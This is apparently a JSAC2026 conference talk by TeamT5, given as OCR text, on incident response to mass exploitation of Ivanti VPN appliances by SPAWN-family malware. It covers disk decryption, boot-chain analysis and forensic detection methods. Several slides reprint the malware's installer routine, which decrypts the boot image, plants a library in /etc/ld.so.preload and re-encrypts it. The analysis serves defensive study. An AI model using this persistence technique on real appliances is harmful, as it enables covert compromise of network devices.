TEAMT5

JSAC2026

Incident Response at the Edge:

Unmasking the Massive Exploitation of Ivanti

Sharon Liu & Greg Chen

TEAMT5

Speaker Bios

Sharon Liu (TeamT5)

Incident Response Engineer

Greg Chen (TeamT5)

Vulnerability Researcher

Agenda

- Victimology
- Investigation Limitation and Methodology
- Ivanti System Mechanism
- Incident Response on Ivanti
- Exploitation Chain
- Revealing Unknown Victims

Victimology

Victimology

⇒ Total number of scans/day, where *TeamT5* detected Ivanti VPN intrusion containing:

- SPAWN Family malware

Total devices found: 170

Victimology

Location:

⇒ Victim spread in 25 regions globally, the most being:

- Japan, Taiwan, South Korea, US

Investigation Limitation and Methodology


Investigation Limitations

- Encrypted System Data
  - Can’t reach Logs, files, malwares
- Limited Visibility
  - Only UI, No shell
- Vendor Dependency
  - Gives Integrity Scans (ICT) instead
  - EOS Issues

Investigation Methodology

1. Vendor's help → "Remote Debugging"
2. Offline → Through Decrypting entire disk image
3. SSH Backdoor

Remote Debugging



Investigation Methodology

1. Vendor's help → "Remote Debugging"
2. Offline → Through Decrypting entire disk image
3. SSH Administration Console (Jailbreak)

Offline Disk Decryption

BusyBox

Swiss Army Knife of Embedded Linux

- **A single executable that combines linux commands** (ex: `ls`, `cp`, `mv` …) **into a lightweight package.**

Command:

```
/bin/dsmain cp ...
/bin/dsmain mv ...
```

```
v13 = path;
v11 = "sed -i '/\\/bin\\/cp \\/tmp\\/data\\/root\\/\\${kerndir}\\/coreboot.img \\/tmp\\/data\\/bo"
"ot\\//i\\\n"
"    /bin/mkdir /tmp/new_img\\\n"
"    /bin/dsmain -g \\\n"
"    /bin/sh /tmp/extract_vmlinux.sh /tmp/data/root/${kerndir}/bzImage > /tmp/new_img/vmlin"
"ux\\\n"
"    /bin/rm /tmp/extract_vmlinux.sh\\\n"
"    output=$(/bin/dsmain strings -t x /tmp/new_img/vmlinux | grep \"Linux version \")\\\n"
"    offset=\"0x\"$(echo $output | awk '\"'\"'{print $1}'\"'\"')\\\n"
"    offset=$((offset + 0xc0))\\\n"
"    key=$(/bin/dsmain xxd -s \"$offset\" -l 16 -p /tmp/new_img/vmlinux)\\\n"
"    /bin/dsmain -d /tmp/data/root/${kerndir}/coreboot.img /tmp/new_img/coreboot.img.1.gz $"
"key\\\n"
"    /bin/mkdir /tmp/coreboot_fs\\\n"
"    /bin/dsmain gunzip /tmp/new_img/coreboot.img.1.gz -c > /tmp/coreboot_fs/coreboot.img.1"
"\\\n"
"    cd /tmp/coreboot_fs\\\n"
"    /bin/dsmain cpio -idvm < coreboot.img.1 \\\n"
"    /bin/rm coreboot.img.1\\\n"
"    cp /bin/dsmain /tmp/coreboot_fs/bin/dsmain\\\n"
"    cp /lib/%s /tmp/coreboot_fs/lib/%s\\\n"
"    cp /home/venv3/lib/python3.6/site-packages/scanner-0.1-py3.6.egg /tmp/coreboot_fs/bin/"
"scanner-0.1-py3.6.egg\\\n"
"    /bin/sed -i \"/rollback_on_error \\\$? \\\"Extracting Package \\\"/a \\\n"
"    /bin/dsmain touch /etc/ld.so.preload\\\n\\\n"
"    /bin/dsmain sed -i \\\"1i/lib/%s\\\" /home/root/etc/ld.so.preload\\\n\\\n"
"    /bin/cp /bin/dsmain /home/root/bin/dsmain\\\n\\\n"
"    /bin/cp /bin/scanner-0.1-py3.6.egg /home/root/home/venv3/lib/python3.6/site-packages/s"
"canner-0.1-py3.6.egg\\\n\\\n"
"    /bin/cp /lib/%s /home/root/lib/%s\\\n\\\n"
"\" /tmp/coreboot_fs/bin/init\\\n"
"    /bin/dsmain find . -print | /bin/dsmain cpio -o -H newc > /tmp/coreboot_fs/coreboot.im"
"g.1\\\n"
"    /bin/dsmain gzip /tmp/coreboot_fs/coreboot.img.1\\\n"
"    /bin/dsmain -e /tmp/coreboot_fs/coreboot.img.1.gz /tmp/data/root/${kerndir}/coreboot.i"
"mg $key\\\n"
"    rm -rf /tmp/coreboot_fs' /tmp/installer/do-install-coreboot";
```

dsmain

Command:

`dsmain -g` = Drops *extract_vmlinux.sh*

`dsmain -d` = **Decrypts** *coreboot.img*

`dsmain -e` = **Encrypts** *coreboot.img*

```
v13 = path;
v11 = "sed -i '/\\/bin\\/cp \\/tmp\\/data\\/root\\/\\${kerndir}\\/coreboot.img \\/tmp\\/data\\/bo"
"ot\\//i\\\n"
"     /bin/mkdir /tmp/new_img\\\n"
"     /bin/dsmain -g \\\n"
"     /bin/sh /tmp/extract_vmlinux.sh /tmp/data/root/${kerndir}/bzImage > /tmp/new_img/vmlin"
"ux\\\n"
"     /bin/rm /tmp/extract_vmlinux.sh\\\n"
"     output=$(/bin/dsmain strings -t x /tmp/new_img/vmlinux | grep \"Linux version \")\\\n"
"     offset=\"0x\"$(echo $output | awk '\"'\"'{print $1}'\"'\"')\\\n"
"     offset=$((offset + 0xc0))\\\n"
"     key=$(/bin/dsmain xxd -s \"$offset\" -l 16 -p /tmp/new_img/vmlinux)\\\n"
"     /bin/dsmain -d /tmp/data/root/${kerndir}/coreboot.img /tmp/new_img/coreboot.img.1.gz $"
"key\\\n"
"     /bin/mkdir /tmp/coreboot_fs\\\n"
"     /bin/dsmain gunzip /tmp/new_img/coreboot.img.1.gz -c > /tmp/coreboot_fs/coreboot.img.1"
"\\\n"
"     cd /tmp/coreboot_fs\\\n"
"     /bin/dsmain cpio -idvm < coreboot.img.1 \\\n"
"     /bin/rm coreboot.img.1\\\n"
"     cp /bin/dsmain /tmp/coreboot_fs/bin/dsmain\\\n"
"     cp /lib/%s /tmp/coreboot_fs/lib/%s\\\n"
"     cp /home/venv3/lib/python3.6/site-packages/scanner-0.1-py3.6.egg /tmp/coreboot_fs/bin/"
"scanner-0.1-py3.6.egg\\\n"
"     /bin/sed -i \"/rollback_on_error \\\\$? \\\\\"Extracting Package \\\\\"/a \\\\\\\n"
"     /bin/dsmain touch /etc/ld.so.preload\\\n\\\\\\\n"
"     /bin/dsmain sed -i \\\\\"1i/lib/%s\\\\\" /home/root/etc/ld.so.preload\\\n\\\\\\\n"
"     /bin/cp /bin/dsmain /home/root/bin/dsmain\\\n\\\\\\\n"
"     /bin/cp /bin/scanner-0.1-py3.6.egg /home/root/home/venv3/lib/python3.6/site-packages/s"
"canner-0.1-py3.6.egg\\\n\\\\\\\n"
"     /bin/cp /lib/%s /home/root/lib/%s\\\n\\\\\\\n"
"     /tmp/coreboot_fs/bin/init\\\n"
"     /bin/dsmain find . -print | /bin/dsmain cpio -o -H newc > /tmp/coreboot_fs/coreboot.im"
"g.1\\\n"
"     /bin/dsmain gzip /tmp/coreboot_fs/coreboot.img.1\\\n"
"     /bin/dsmain -e /tmp/coreboot_fs/coreboot.img.1.gz /tmp/data/root/${kerndir}/coreboot.i"
"mg $key\\\n"
"     rm -rf /tmp/coreboot_fs' /tmp/installer/do-install-coreboot";
```

SPAWN Family

- coreboot.img
- bzImage
- vmlinux
- ${kerndir}

```
v13 = path;
v11 = "sed -i '/\\/bin\\/cp \\/tmp\\/data\\/root\\/\\${kerndir}\\/coreboot.img \\/tmp\\/data\\/bo"
"ot\\//i\\\n"
"    /bin/mkdir /tmp/new_img\\\n"
"    /bin/dsmain -e\\\n"
"    /bin/sh /tmp/extract_vmlinux.sh /tmp/data/root/${kerndir}/bzImage > /tmp/new_img/vmlin"
"ux\\\n"
"    /bin/rm /tmp/extract_vmlinux.sh\\\n"
"    output=$(/bin/dsmain strings -t x /tmp/new_img/vmlinux | grep \"Linux version \")\\\n"
"    offset=\"0x\"$(echo $output | awk '\"'\"'{print $1}'\"'\"')\\\n"
"    offset=$((offset + 0xc0))\\\n"
"    key=$(/bin/dsmain xxd -s \"$offset\" -l 16 -p /tmp/new_img/vmlinux)\\\n"
"    /bin/dsmain -d /tmp/data/root/${kerndir}/coreboot.img /tmp/new_img/coreboot.img.1.gz $"
"key\\\n"
"    /bin/mkdir /tmp/coreboot_fs\\\n"
"    /bin/dsmain gunzip /tmp/new_img/coreboot.img.1.gz -c > /tmp/coreboot_fs/coreboot.img.1"
"\\\n"
"    cd /tmp/coreboot_fs\\\n"
"    /bin/dsmain cpio -idvm < coreboot.img.1 \\\n"
"    /bin/rm coreboot.img.1\\\n"
"    cp /bin/dsmain /tmp/coreboot_fs/bin/dsmain\\\n"
"    cp /lib/%s /tmp/coreboot_fs/lib/%s\\\n"
"    cp /home/venv3/lib/python3.6/site-packages/scanner-0.1-py3.6.egg /tmp/coreboot_fs/bin/"
"scanner-0.1-py3.6.egg\\\n"
"    /bin/sed -i \"/rollback_on_error \\\$? \\\"Extracting Package \\\"/a \\\n"
"    /bin/dsmain touch /etc/ld.so.preload\\\n\\\n"
"    /bin/dsmain sed -i \\\"1i/lib/%s\\\" /home/root/etc/ld.so.preload\\\n\\\n"
"    /bin/cp /bin/dsmain /home/root/bin/dsmain\\\n\\\n"
"    /bin/cp /bin/scanner-0.1-py3.6.egg /home/root/home/venv3/lib/python3.6/site-packages/s"
"canner-0.1-py3.6.egg\\\n\\\n"
"    /bin/cp /lib/%s /home/root/lib/%s\\\n\\\n"
"\" /tmp/coreboot_fs/bin/init\\\n"
"    /bin/dsmain find . -print | /bin/dsmain cpio -o -H newc > /tmp/coreboot_fs/coreboot.im"
"g.1\\\n"
"    /bin/dsmain gzip /tmp/coreboot_fs/coreboot.img.1\\\n"
"    /bin/dsmain -e /tmp/coreboot_fs/coreboot.img.1.gz /tmp/data/root/${kerndir}/coreboot.i"
"mg  $key\\\n"
"    rm -rf /tmp/coreboot_fs' /tmp/installer/do-install-coreboot";
```

Copycat

```
v13 = path;
v11 = "sed -i '/\\/bin\\/cp \\/tmp\\/data\\/root\\/\\${kerndir}\\/coreboot.img \\/tmp\\/data\\/bo"
      "ot\\//i\\\n"
      "    /bin/mkdir /tmp/new_img\\\n"
      "    /bin/dsmain -g\\\n"
      "    /bin/sh /tmp/extract_vmlinux.sh /tmp/data/root/${kerndir}/bzImage > /tmp/new_img/vmlin"
      "ux\\\n"
      "    /bin/rm /tmp/extract_vmlinux.sh\\\n"
      "    output=$(/bin/dsmain strings -t x /tmp/new_img/vmlinux | grep \"Linux version \")\\\n"
      "    offset=\"0x\"$(echo $output | awk '\"'\"'{print $1}'\"'\"')\\\n"
      "    offset=$((offset + 0xc0))\\\n"
      "    key=$(/bin/dsmain xxd -s \"$offset\" -l 16 -p /tmp/new_img/vmlinux)\\\n"
      "    /bin/dsmain -d /tmp/data/root/${kerndir}/coreboot.img /tmp/new_img/coreboot.img.1.gz $"
      "key\\\n"
      "    /bin/mkdir /tmp/coreboot_fs\\\n"
      "    /bin/dsmain gunzip /tmp/new_img/coreboot.img.1.gz -c > /tmp/coreboot_fs/coreboot.img.1"
      "\\\n"
      "    cd /tmp/coreboot_fs\\\n"
      "    /bin/dsmain cpio -idvm < coreboot.img.1 \\\n"
      "    /bin/rm coreboot.img.1\\\n"
      "    cp /bin/dsmain /tmp/coreboot_fs/bin/dsmain\\\n"
      "    cp /lib/%s /tmp/coreboot_fs/lib/%s\\\n"
      "    cp /home/venv3/lib/python3.6/site-packages/scanner-0.1-py3.6.egg /tmp/coreboot_fs/bin/"
      "scanner-0.1-py3.6.egg\\\n"
      "    /bin/sed -i \"/rollback_on_error \\\$? \\\"Extracting Package \\\"/a \\\n"
      "    /bin/dsmain touch /etc/ld.so.preload\\\n\\\n"
      "    /bin/dsmain sed -i \\\"1i/lib/%s\\\" /home/root/etc/ld.so.preload\\\n\\\n"
      "    /bin/cp /bin/dsmain /home/root/bin/dsmain\\\n\\\n"
      "    /bin/cp /bin/scanner-0.1-py3.6.egg /home/root/home/venv3/lib/python3.6/site-packages/s"
      "canner-0.1-py3.6.egg\\\n\\\n"
      "    /bin/cp /lib/%s /home/root/lib/%s\\\n\\\n"
      "\" /tmp/coreboot_fs/bin/init\\\n"
      "    /bin/dsmain find . -print | /bin/dsmain cpio -o -H newc > /tmp/coreboot_fs/coreboot.im"
      "g.1\\\n"
      "    /bin/dsmain gzip /tmp/coreboot_fs/coreboot.img.1\\\n"
      "    /bin/dsmain -e /tmp/coreboot_fs/coreboot.img.1.gz /tmp/data/root/${kerndir}/coreboot.i"
      "mg  $key\\\n"
      "    rm -rf /tmp/coreboot_fs' /tmp/installer/do-install-coreboot";
```


Investigation Methodology

1. Vendor's help → "Remote Debugging"
2. Offline → Through Decrypting entire disk image
3. **SSH Administration Console (Jailbreak)**

IN LAB
Only!

Ivanti System Mechanism

Ivanti Startup Execution Process Tree



GRUB (disk pt1)


kernel (disk pt2/3)

Coreboot.img (disk pt2/3)

/bin/init (ram)

/sbin/init (disk lvm home)

Ivanti Startup Execution Process Tree



Incident Response on Ivanti

Filesystem

```
┌──(kali㉿kali)-[/]
└─$ hexdump -C /tmp/1
00000000  a4 81 00 00 00 00 00 00  15 d6 0c 68 38 d9 0c 68  |...........h8..h|
00000010  15 d6 0c 68 00 00 00 00  00 00 01 00 00 00 00 00  |...h............|
00000020  00 00 00 00 03 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000060  00 00 00 00 47 7c e3 17  00 00 00 00 00 00 00 00  |....G|..........|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000080  20 00 00 00 e8 c5 ea d1  80 91 e5 39 80 91 e5 39  | ..........9...9|
00000090  42 6e 93 65 d4 b9 22 4f  00 00 00 00 00 00 00 00  |Bn.e..."O........|
000000a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000100
```

```
┌──(kali㉿kali)-[/]
└─$ sudo debugfs /dev/loop0p2 -R 'stat <13>' | tee
debugfs 1.47.1 (20-May-2024)
Inode: 13   Type: regular    Mode:  0644   Flags: 0x0
Generation: 400784455    Version: 0x00000000:00000003
User:     0   Group:     0   Project:     0   Size: 0
File ACL: 0
Links: 1   Blockcount: 0
Fragment:  Address: 0    Number: 0    Size: 0
 ctime: 0x680cd938:d1eac5e8 -- Sat Apr 26 06:01:44 2025
 atime: 0x680cd615:39e59180 -- Sat Apr 26 05:48:21 2025
 mtime: 0x680cd615:39e59180 -- Sat Apr 26 05:48:21 2025
crtime: 0x65936e42:4f22b9d4 -- Mon Jan  1 18:00:34 2024
Size of extra inode fields: 32
BLOCKS:
```

Ext2:

Inode == 128 bytes

Ext3:

Inode == 256 bytes

Filesystem

```
┌──(kali㉿kali)-[/]
└─$ hexdump -C /tmp/1
00000000  a4 81 00 00 00 00 00 00  15 d6 0c 68 38 d9 0c 68  |...........h8..h|
00000010  15 d6 0c 68 00 00 00 00  00 00 01 00 00 00 00 00  |...h............|
00000020  00 00 00 00 03 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000060  00 00 00 00 47 7c e3 17  00 00 00 00 00 00 00 00  |....G|..........|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000080  20 00 00 00 e8 c5 ea d1  80 91 e5 39 80 91 e5 39  | ..........9...9|
00000090  42 6e 93 65 d4 b9 22 4f  00 00 00 00 00 00 00 00  |Bn.e..."O........|
000000a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

```
┌──(kali㉿kali)-[/]
└─$ sudo debugfs /dev/mapper/groupA_home -R 'stats' | tee | grep size
debugfs 1.47.1 (20-May-2024)
Filesystem features:      has_journal ext_attr resize_inode dir_index f
Block size:               4096
Fragment size:            4096
Inode size:               256
Required extra isize:     28
Desired extra isize:      28
```

BLOCKS:

How to Identify Suspicious Binaries and Volatile Components


1. **Signature-Based Method** (hash)
2. **Heuristic and Behavioural based Method**
   - **Timestamp Outliers**
   - **Static / Dynamic-link**
   - **ELF .comment (compiler version)**

Signature-Based
(Hash)

Integrity Check Tool (ICT)

- It contains all Default Ivanti files' **Path + Hashes**


Ex :
ps-ics-sa-genericV91188-b25611-integritycheck-package.tgz



Signature-Based
(Hash)

Integrity Check Tool (ICT)

- It contains all Default Ivanti files' **Path + Hashes**




```
$ ls /runtime/pkg
-rw-r--r-- 1 root root         329 Jan 22 2025 var-backup.tgz
-rw-r--r-- 1 root root   924704961 Jan 22 2025 data-backup.tgz
-rw-r--r-- 1 root root 1712004768 Jan 22 2025 package.pkg
```

Inside `package.pkg` → `manifest`

Timestamp Outliers

– Heuristic and Behavioural based Method

- [Birth / Change / Modify] TimeStamps

```
┌──(kali㉿kali)-[/mnt/[redacted]/home/root]
└─$ sudo bash ~/Desktop/file_ctime_outliner.sh ./lib/

Analyzing folder: ./lib/
Outlier file: 1736728186 ./lib/libdsupgrade.so
Outlier file: 1735030594 ./lib/libdsmond.so

Analyzing folder: ./lib/ossl-modules
Outlier file: 1733782465 ./lib/ossl-modules/fips.so

Analyzing folder: ./lib/opencryptoki
Outlier file: 1733782465 ./lib/opencryptoki/PKCS11_API.so
```

Dynamic/Static linking

– Heuristic and Behavioural based Method

```
┌──(kali㉿kali)-[~/                                    ]
└─$ ./staticlnk ~/Desktop/                                  
Scanning directory: /home/kali/Desktop/                     
============================================================
[Static] .clang
[Static] .cli
[Dynamic] .env
[Static] .i-
[Dynamic] .liblogblock.so
[Static] dslogd
[Dynamic] libaprhelper.so
[Dynamic] libchilkat.so
[Dynamic] libdsmeeting.so
[Dynamic] libdsproxy.so
[Dynamic] libdsupgrade.so
[Dynamic] libsshd.so,libsocks5.so
[Dynamic] libupgrade.so
[Static] linux
[Dynamic] mem.rd
[Static] upgradetools
============================================================
Scan complete
```

ELF .comment (compiler version)

– Heuristic and Behavioural based Method

```
